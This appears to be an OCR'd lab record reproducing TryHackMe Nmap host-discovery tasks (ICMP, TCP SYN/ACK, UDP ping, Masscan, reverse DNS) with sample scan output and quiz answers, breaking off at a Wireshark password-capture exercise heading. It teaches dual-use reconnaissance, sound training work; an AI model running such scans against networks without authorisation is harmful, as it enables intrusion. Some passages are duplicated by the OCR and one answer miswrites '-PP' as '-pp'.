


TASK 6 :

Task 6 Nmap Host Discovery Using ICMP

We can ping every IP address on a target network and see who would respond to our `ping` (ICMP Type 8/Echo) requests with a ping reply (ICMP Type 0). Simple, isn't it? Although this would be the most straightforward approach, it is not always reliable. Many firewalls block ICMP echo; new versions of MS Windows are configured with a host firewall that blocks ICMP echo requests by default. Remember that an ARP query will precede the ICMP request if your target is on the same subnet.

To use ICMP echo request to discover live hosts, add the option `-PE`. (Remember to add `-sn` if you don't want to follow that with a port scan.) As shown in the following figure, an ICMP echo scan works by sending an ICMP echo request and expects the target to reply with an ICMP echo reply if it is online.



In the example below, we scanned the target's subnet using `nmap -PE -sn MACHINE_IP/24`. This scan will send ICMP echo packets to every IP address on the subnet. Again, we expect live hosts to reply; however, it is wise to remember that many firewalls block ICMP. The output below shows the result of scanning the virtual machine's class C subnet using `sudo nmap -PE -sn MACHINE_IP/24` from the AttackBox.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 10:16 BST
Nmap scan report for ip-10-10-68-50.eu-west-1.compute.internal (10.10.68.50)
Host is up (0.00017s latency).
MAC Address: 02:95:36:71:5B:87 (Unknown)
Nmap scan report for ip-10-10-68-52.eu-west-1.compute.internal (10.10.68.52)
Host is up (0.00017s latency).
MAC Address: 02:48:E8:BF:78:E7 (Unknown)
Nmap scan report for ip-10-10-68-77.eu-west-1.compute.internal (10.10.68.77)
Host is up (-0.100s latency).
MAC Address: 02:0F:0A:1D:76:35 (Unknown)
Nmap scan report for ip-10-10-68-110.eu-west-1.compute.internal (10.10.68.110)
Host is up (-0.10s latency).
MAC Address: 02:6B:50:E9:C2:91 (Unknown)
Nmap scan report for ip-10-10-68-140.eu-west-1.compute.internal (10.10.68.140)
Host is up (0.00021s latency).
MAC Address: 02:58:59:63:0B:6B (Unknown)
Nmap scan report for ip-10-10-68-142.eu-west-1.compute.internal (10.10.68.142)
Host is up (0.00016s latency).
MAC Address: 02:C6:41:51:0A:0F (Unknown)
Nmap scan report for ip-10-10-68-220.eu-west-1.compute.internal (10.10.68.220)
Host is up (0.00026s latency).
MAC Address: 02:25:3F:DB:EE:0B (Unknown)
Nmap scan report for ip-10-10-68-222.eu-west-1.compute.internal (10.10.68.222)
Host is up (0.00025s latency).
MAC Address: 02:28:B1:2E:B0:1B (Unknown)
Nmap done: 256 IP addresses (8 hosts up) scanned in 2.11 seconds
```


The scan output shows that eight hosts are up; moreover, it shows their MAC addresses. Generally speaking, we don't expect to learn the MAC addresses of the targets unless they are on the same subnet as our system. The output above indicates that Nmap didn't need to send ICMP packets as it confirmed that these hosts are up based on the ARP responses it received.

We will repeat the scan above; however, this time, we will scan from a system that belongs to a different subnet. The results are similar but without the MAC addresses.


Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PE -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:16 EEST
Nmap scan report for 10.10.68.50
Host is up (0.12s latency).
Nmap scan report for 10.10.68.52
Host is up (0.12s latency).
Nmap scan report for 10.10.68.77
Host is up (0.11s latency).
Nmap scan report for 10.10.68.110
Host is up (0.11s latency).
Nmap scan report for 10.10.68.140
Host is up (0.11s latency).
Nmap scan report for 10.10.68.142
Host is up (0.11s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap scan report for 10.10.68.222
Host is up (0.11s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 8.26 seconds
```

If you look at the network packets using a tool like Wireshark, you will see something similar to the image below. You can see that we have one source IP address on a different subnet than that of the destination subnet, sending ICMP echo requests to all the IP addresses in the target subnet to see which one will reply.



Because ICMP echo requests tend to be blocked, you might also consider ICMP Timestamp or ICMP Address Mask requests to tell if a system is online. Nmap uses timestamp request (ICMP Type 13) and checks whether it will get a Timestamp reply (ICMP Type 14). Adding the `-PP` option tells Nmap to use ICMP timestamp requests. As shown in the figure below, you expect live hosts to reply.




In the following example, we run `nmap -PP -sn MACHINE_IP/24` to discover the online computers on the target machine subnet.

In the following example, we run `nmap -PP -sn MACHINE_IP/24` to discover the online computers on the target machine subnet.


```
Pentester Terminal

pentester@TryHackMe$ sudo nmap -PP -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:06 EEST
Nmap scan report for 10.10.68.50
Host is up (0.13s latency).
Nmap scan report for 10.10.68.52
Host is up (0.25s latency).
Nmap scan report for 10.10.68.77
Host is up (0.14s latency).
Nmap scan report for 10.10.68.110
Host is up (0.14s latency).
Nmap scan report for 10.10.68.140
Host is up (0.15s latency).
Nmap scan report for 10.10.68.209
Host is up (0.14s latency).
Nmap scan report for 10.10.68.220
Host is up (0.14s latency).
Nmap scan report for 10.10.68.222
Host is up (0.14s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 10.93 seconds
```

Similar to the previous ICMP scan, this scan will send many ICMP timestamp requests to every valid IP address in the target subnet. In the Wireshark screenshot below, you can see one source IP address sending ICMP packets to every possible IP address to discover online hosts.



Similarly, Nmap uses address mask queries (ICMP Type 17) and checks whether it gets an address mask reply (ICMP Type 18). This scan can be enabled with the option `-PM`. As shown in the figure below, live hosts are expected to reply to ICMP address mask requests.

Similarly, Nmap uses address mask queries (ICMP Type 17) and checks whether it gets an address mask reply (ICMP Type 18). This scan can be enabled with the option `-PM`. As shown in the figure below, live hosts are expected to reply to ICMP address mask requests.




In an attempt to discover live hosts using ICMP address mask queries, we run the command `nmap -PM -sn MACHINE_IP/24`. Although, based on earlier scans, we know that at least eight hosts are up, this scan returned none. The reason is that the target system or a firewall on the route is blocking this type of ICMP packet. Therefore, it is essential to learn multiple approaches to achieve the same result. If one type of packet is being blocked, we can always choose another to discover the target network and services.

```
Pentester Terminal

pentester@TryHackMe$ sudo nmap -PM -sn 10.10.68.220/24

Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 12:13 EEST
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.17 seconds
```

Although we didn't get any reply and could not figure out which hosts are online, it is essential to note that this scan sent ICMP address mask requests to every valid IP address and waited for a reply. Each ICMP request was sent twice, as we can see in the screenshot below.

Although we didn't get any reply and could not figure out which hosts are online, it is essential to note that this scan sent ICMP address mask requests to every valid IP address and waited for a reply. Each ICMP request was sent twice, as we can see in the screenshot below.



Answer the questions below

What is the option required to tell Nmap to use ICMP Timestamp to discover live hosts?

-pp — Correct Answer

What is the option required to tell Nmap to use ICMP Address Mask to discover live hosts?

-PM — Correct Answer

What is the option required to tell Nmap to use ICMP Echo to discover live hosts?


-PE — Correct Answer

TASK 7 :

Task 7 ✔ Nmap Host Discovery Using TCP and UDP

TCP SYN Ping


We can send a packet with the SYN (Synchronize) flag set to a TCP port, 80 by default, and wait for a response. An open port should reply with a SYN/ACK (Acknowledge); a closed port would result in an RST (Reset). In this case, we only check whether we will get any response to infer whether the host is up. The specific state of the port is not significant here. The figure below is a reminder of how a TCP 3-way handshake usually works.



Case: TCP port is open.

If you want Nmap to use TCP SYN ping, you can do so via the option `-PS` followed by the port number, range, list, or a combination of them. For example, `-PS21` will target port 21, while `-PS21-25` will target ports 21, 22, 23, 24, and 25. Finally `-PS80,443,8080` will target the three ports 80, 443, and 8080.

Privileged users (root and sudoers) can send TCP SYN packets and don't need to complete the TCP 3-way handshake even if the port is open, as shown in the figure below. Unprivileged users have no choice but to complete the 3-way handshake if the port is open.




Case: TCP port is open.

We will run `nmap -PS -sn MACHINE_IP/24` to scan the target VM subnet. As we can see in the output below, we were able to discover five hosts.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PS -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.16s latency).
Nmap scan report for 10.10.68.125
Host is up (0.089s latency).
Nmap scan report for 10.10.68.134
Host is up (0.13s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 17.38 seconds
```

Let's take a closer look at what happened behind the scenes by looking at the network traffic on Wireshark in the figure below. Technically speaking, since we didn't specify any TCP ports to use in the TCP ping scan, Nmap used common ports; in this case, it is TCP port 80. Any service listening on port 80 is expected to reply, indirectly indicating that the host is online.




TCP ACK Ping

As you have guessed, this sends a packet with an ACK flag set. You must be running Nmap as a privileged user to be able to accomplish this. If you try it as an unprivileged user, Nmap will attempt a 3-way handshake.

By default, port 80 is used. The syntax is similar to TCP SYN ping. `-PA` should be followed by a port number, range, list, or a combination of them. For example, consider `-PA21`, `-PA21-25` and `-PA80,443,8080`. If no port is specified, port 80 will be used.

The following figure shows that any TCP packet with an ACK flag should get a TCP packet back with an RST flag set. The target responds with the RST flag set because the TCP packet with the ACK flag is not part of any ongoing connection. The expected response is used to detect if the target host is up.



In this example, we run `sudo nmap -PA -sn MACHINE_IP/24` to discover the online hosts on the target's subnet. We can see that the TCP ACK ping scan detected five hosts as up.


In this example, we run `sudo nmap -PA -sn MACHINE_IP/24` to discover the online hosts on the target's subnet. We can see that the TCP ACK ping scan detected five hosts as up.

Pentester Terminal

```
pentester@TryHackMe$ sudo nmap -PA -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:46 EEST
Nmap scan report for 10.10.68.52
Host is up (0.11s latency).
Nmap scan report for 10.10.68.121
Host is up (0.12s latency).
Nmap scan report for 10.10.68.125
Host is up (0.10s latency).
Nmap scan report for 10.10.68.134
Host is up (0.10s latency).
Nmap scan report for 10.10.68.220
Host is up (0.10s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 29.89 seconds
```

If we peek at the network traffic as shown in the figure below, we will discover many packets with the ACK flag set and sent to port 80 of the target systems. Nmap sends each packet twice. The systems that don't respond are offline or inaccessible.


If we peek at the network traffic as shown in the figure below, we will discover many packets with the ACK flag set and sent to port 80 of the target systems. Nmap sends each packet twice. The systems that don't respond are offline or inaccessible.



UDP Ping

Finally, we can use UDP to discover if the host is online. Contrary to TCP SYN ping, sending a UDP packet to an open port is not expected to lead to any reply. However, if we send a UDP packet to a closed UDP port, we expect to get an ICMP port unreachable packet; this indicates that the target system is up and available.


In the following figure, we see a UDP packet sent to an open UDP port and not triggering any response. However, sending a UDP packet to any closed UDP port can trigger a response indirectly indicating that the target is online.



The syntax to specify the ports is similar to that of TCP SYN ping and TCP ACK ping; Nmap uses `-PU` for UDP ping. In the following example, we use a UDP scan, and we discover five live hosts.

```
Pentester Terminal

pentester@TryHackMe$ sudo nmap -PU -sn 10.10.68.220/24
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-02 13:45 EEST
Nmap scan report for 10.10.68.52
Host is up (0.10s latency).
Nmap scan report for 10.10.68.121
Host is up (0.10s latency).
Nmap scan report for 10.10.68.125
Host is up (0.14s latency).
Nmap scan report for 10.10.68.134
Host is up (0.096s latency).
Nmap scan report for 10.10.68.220
Host is up (0.11s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 9.20 seconds
```

Let's inspect the UDP packets generated. In the following Wireshark screenshot, we notice Nmap sending UDP packets to UDP ports that are most likely closed. The image below shows that Nmap uses an uncommon UDP port to trigger an ICMP destination unreachable (port unreachable) error.



Masscan

On a side note, Masscan uses a similar approach to discover the available systems. However, to finish its network scan quickly, Masscan is quite aggressive with the rate of packets it generates. The syntax is quite similar: `-p` can be followed by a port number, list, or range. Consider the following examples:

- `masscan MACHINE_IP/24 -p443`
- `masscan MACHINE_IP/24 -p80,443`
- `masscan MACHINE_IP/24 -p22-25`
- `masscan MACHINE_IP/24 --top-ports 100`

Masscan is not installed on the AttackBox; however, it can be installed using `apt install masscan`.

Answer the questions below

Which TCP ping scan does not require a privileged account?

TCP SYN ping — Correct Answer

Which TCP ping scan requires a privileged account?

TCP ACK ping — Correct Answer

What option do you need to add to Nmap to run a TCP SYN ping scan on the telnet port?

-PS23 — Correct Answer — Hint

TASK 8 :

Task 8 Using Reverse-DNS Lookup

Nmap's default behaviour is to use reverse-DNS online hosts. Because the hostnames can reveal a lot, this can be a helpful step. However, if you don't want to send such DNS queries, you use `-n` to skip this step.

By default, Nmap will look up online hosts; however, you can use the option `-R` to query the DNS server even for offline hosts. If you want to use a specific DNS server, you can add the `--dns-servers DNS_SERVER` option.

Answer the questions below

We want Nmap to issue a reverse DNS lookup for all the possibles hosts on a subnet, hoping to get some insights from the names. What option should we add?

-R — Correct Answer

TASK 9 :

Task 9 Summary

You have learned how ARP, ICMP, TCP, and UDP can detect live hosts by completing this room. Any response from a host is an indication that it is online. Below is a quick summary of the command-line options for Nmap that we have covered.

Scan Type	Example Command
ARP Scan	`sudo nmap -PR -sn MACHINE_IP/24`
ICMP Echo Scan	`sudo nmap -PE -sn MACHINE_IP/24`
ICMP Timestamp Scan	`sudo nmap -PP -sn MACHINE_IP/24`
ICMP Address Mask Scan	`sudo nmap -PM -sn MACHINE_IP/24`
TCP SYN Ping Scan	`sudo nmap -PS22,80,443 -sn MACHINE_IP/30`
TCP ACK Ping Scan	`sudo nmap -PA22,80,443 -sn MACHINE_IP/30`
UDP Ping Scan	`sudo nmap -PU53,161,162 -sn MACHINE_IP/30`

Remember to add `-sn` if you are only interested in host discovery without port-scanning. Omitting `-sn` will let Nmap default to port-scanning the live hosts.

Option	Purpose
`-n`	no DNS lookup
`-R`	reverse-DNS lookup for all hosts
`-sn`	host discovery only

Answer the questions below

Ensure you have taken note of all the Nmap options explained in this room. To continue learning about Nmap, please join the room Nmap Basic Port Scans, which introduces the basic types of port scans.

No answer needed

Correct Answer

Practical 6

Aim : Use Wireshark (Sniffer) to capture network traffic and analyze it


Theory :
Wireshark is a network packet analyzer. A network packet analyzer presents captured packet data in as much detail as possible.
Wireshark does three things:

1. Packet Capture: Wireshark listens to a network connection in real time and then grabs entire streams of traffic – quite possibly tens of thousands of packets at a time.
2. Filtering: Wireshark is capable of slicing and dicing all of this random live data using filters. By applying a filter, you can obtain just the information you need to see.
3. Visualization: Wireshark, like any good packet sniffer, allows you to dive right into the very middle of a network packet. It also allows you to visualize entire conversations and network streams.


Part 1 : Using Wireshark to capture password

Steps :

